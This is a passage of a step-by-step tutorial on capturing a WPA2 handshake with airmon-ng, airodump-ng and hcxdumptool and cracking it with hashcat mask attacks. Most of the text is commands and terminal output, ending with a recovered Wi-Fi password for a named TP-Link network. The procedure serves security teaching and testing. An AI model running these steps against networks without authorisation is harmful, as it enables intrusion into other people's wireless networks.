4. We run the following command to stop the wpa_supplicant service:

```
sudo systemctl stop wpa_supplicant.service
```

```
(kali㉿kali)-[~]
$ sudo systemctl stop wpa_supplicant.service
```



Use hcxtools to get hash

4. We run the following command to put the NIC into monitor mode:

```
sudo airmon-ng start wlan0
```

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0      wlan0          ath9k_htc    Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```



Use hcxtools to get hash

5. We want to see what's our NIC interface now that we put it in monitor mode `sudo iw dev`

```
(kali㉿kali)-[~]
$ sudo iw dev
phy#0
    Interface wlan0mon
        ifindex 4
        wdev 0x2
        addr c8:aa:cc:95:18:2a
        type monitor
        channel 5 (2432 MHz), width: 20 MHz (no HT), center1: 2432 MHz
        txpower 20.00 dBm
```



Use hcxtools to get hash

6. Let's run airodump-ng to see what the MAC address of the target AP is, and also the channel on which the target AP operates. Without this information of the channel, we don't get complete information when using the BPF filtering.

```
sudo airodump-ng <Interface>
```

```
(kali㉿kali)-[~]
$ sudo airodump-ng wlan0mon
```



Use hcxtools to get hash

CH 7][Elapsed: 6 s][2024-11-18 15:49										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
90:9A:4A:32:C0:B3	-67	3	410 201	11	130	WPA2	CCMP	PSK		
	-60	8	0 0	5	130	WPA2	CCMP	PSK		
		8	0	5	130	WPA2	CCMP	PSK	TP-Link_C0B4	
	-70	6	0 0	6	130	WPA3	CCMP	SAE		
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes		
Home	9A:B3:AB:30:F8:3F		-65	24e-12e	1360	417				
			-27	0 - 1e	0	2				


Quitting ...

Use hcxtools to get hash

7. We run the following command that creates a BPF file named attack.bpf that filters packets where the third address field matches the target AP's MAC address and the broadcast address. The **-ddd** option outputs the filter in a format suitable for hcxdumptool.

```
sudo tcpdump -s 65535 -y IEEE802_11_RADIO "wlan addr3 909a4a32c0b3 or wlan addr3 ffffffffffffff" -ddd > attack.bpf
```

```
(kali㉿kali)-[~]
$ sudo tcpdump -s 65535 -y IEEE802_11_RADIO "wlan addr3 909a4a32c0b3 or wlan addr3 ffffffffffffff" -ddd > attack.bpf
```



Use hcxtools to get hash

- Let's run the hcxdumptool command, we need to specify the interface (-i), channel (-c), the bpf filter file --bpf=<bpf filter file>, and where to write (-w) the file.

```
sudo hcxdumptool -i <interface> -c <channel> --bpf=attack.bpf -w new_capture.pcapng
```

```
(kali㉿kali)-[~]
$ sudo hcxdumptool -i wlan0mon -c 5a --bpf=attack.bpf -w new_capture2.pcapng
```



Use hcxtools to get hash

9. We want to crack the password for the ESSID TP-Link_C0B4. For that we need to have either a + under P to show we captured the PKMID or a + under 3 to show that we captured the EAPOL handshake. Once we have that we can press ctrl + c to stop the attack. Take note of the MAC-AP. SCAN-FREQUENCY shows we're on 2.4Ghz. Leave it to run for a while.

CHA	LAST	R	1	3	P	S	MAC-AP	ESSID (last seen on top)	SCAN-FREQUENCY:	2432
5	16:02:55	+	+	+	[+]	+	909a4a32c0b3	TP-Link_C0B4		



Use hcxtools to get hash

10. We restart the NetworkManager service `sudo systemctl start NetworkManager.service`



The screenshot shows a terminal window with a dark background. The prompt is '(kali㉿kali)-[~]'. Below the prompt, the command '\$ sudo systemctl start NetworkManager.service' is visible, with the cursor positioned at the end of the command line.

Use hcxtools to get hash

11. We restart the wpa_supplicant service `sudo systemctl start wpa_supplicant.service`



A terminal window on a Kali Linux system. The prompt shows the user is on the root account ('kali@kali'). The command entered is `sudo systemctl start wpa_supplicant.service`. The terminal has a dark background with light-colored text.

```
(kali㉿kali)-[~]
$ sudo systemctl start wpa_supplicant.service
```

Use hcxtools to get hash

12. We convert the traffic to the hash22000 format using the following command:

```
sudo hcxpcapngtool -o hash.hc22000 dumpfile.pcapng
```

```
(kali㉿kali)-[~]
$ sudo hcxpcapngtool -o new_hash2.hc22000 new_capture2.pcapng
```



Use hcxtools to get hash

13. We move the file hash.hc22000 to Windows to our hashcat directory.



The structure of a basic mask attack

1. Attack mode **-a 3** is for a brute-force attempt. The hash mode **-m 0** specifies MD5, but this can be replaced by any supported hash mode in Hashcat depending on the hash type you're targeting. The hash file in this example is named **example0.hash**. After this, the mask **?a?a?a?a?a?a** specifies a six-character password attempt, where **?a** includes uppercase letters, lowercase letters, digits, and special characters. You can find the full list of character sets for creating masks in Hashcat on the next page.

```
hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
```



Attack Mode

Hash Mode

File name of file with hashes.

A mask of length 6 characters



Hashcat built-in charsets

2. Built-in character sets in Hashcat

Built-in charsets	
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	«space»!"#\$%&'()*+,-./;:<=>?@[\\]^_`{ }~
?a	?l?u?d?s
?b	0x00 - 0xff

Hashcat cracking with a basic brute-force attack

1. Attack mode **-a 3** is for a brute-force attempt. The hash mode **-m 22000** is for WPA2 hashes. The hash file in this example is named **hash.hc22000**. After this, the mask **?d?d?d?d?d?d?d?d** specifies an eight-character password attempt, where **?d** includes only digits.

```
hashcat -a 3 -m 22000 hash.hc22000 ?d?d?d?d?d?d?d?d
```

The command is annotated with four blue arrows pointing to its components:
1. An arrow under **-a 3** points to the text "Attack Mode".
2. An arrow under **-m 22000** points to the text "Hash Mode".
3. An arrow under **hash.hc22000** points to the text "File name of file with hashes.".
4. An arrow under **?d?d?d?d?d?d?d?d** points to the text "A mask of length 8 digits".

```
PS C:\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe -a 3 -m 22000 "C:\hashcat-6.2.6\hashcat-6.2.6\new_hash.22000" ?d?d?d?d?d?d?d?d -d 2
```



Hashcat cracking with a basic brute-force attack

2. The password was cracked. You can see the password is **28839491**.

```
Windows PowerShell

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

a2f67726c1a26da95890224d0c94d028:909a4a32c0b3:028b5c959b42:TP-Link_C0B4 28839491
4329ee55a9915db54a4b05231baeae76:909a4a32c0b3:10f60ade23b2:TP-Link_C0B4 28839491
0acd4cb73ec92a383e1294ba6fc7eea7:909a4a32c0b3:10f60ade23b2:TP-Link_C0B4 28839491

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: C:\hashcat-6.2.6\hashcat-6.2.6\new_hash.22000
Time.Started.: Tue Nov 12 14:02:22 2024 (1 min, 41 secs)
Time.Estimated.: Tue Nov 12 14:04:03 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Mask....: ?d?d?d?d?d?d?d [8]
Guess.Queue...: 1/1 (100.00%)
Speed.#.....: 392.1 kH/s (7.61ms) @ Accel:4 Loops:512 Thr:256 Vec:1
Recovered.....: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new)
Progress.....: 39641088/100000000 (39.64%)
Rejected.....: 0/39641088 (0.00%)
Restore.Point.: 3956736/10000000 (39.57%)
Restore.Sub.#.: Salt:0 Amplifier:2-3 Iteration:2-5
Candidate.Engine.: Device Generator
Candidates.#.: 24375042 -> 21220491
Hardware.Mon.#.: Temp: 77c Util: 99% Core:2295MHz Mem:8000MHz Bus:8

Started: Tue Nov 12 14:02:18 2024
Stopped: Tue Nov 12 14:04:05 2024
```



Get more information

1. Website: <https://www.youtube.com/davidbombal>
2. Website: <https://www.hashcat.com/hashcat>
3. Website: https://hashcat.net/wiki/doku.php?id=mask_attack
4. Website: https://hashcat.net/wiki/doku.php?id=example_hashes
5. Website: https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2

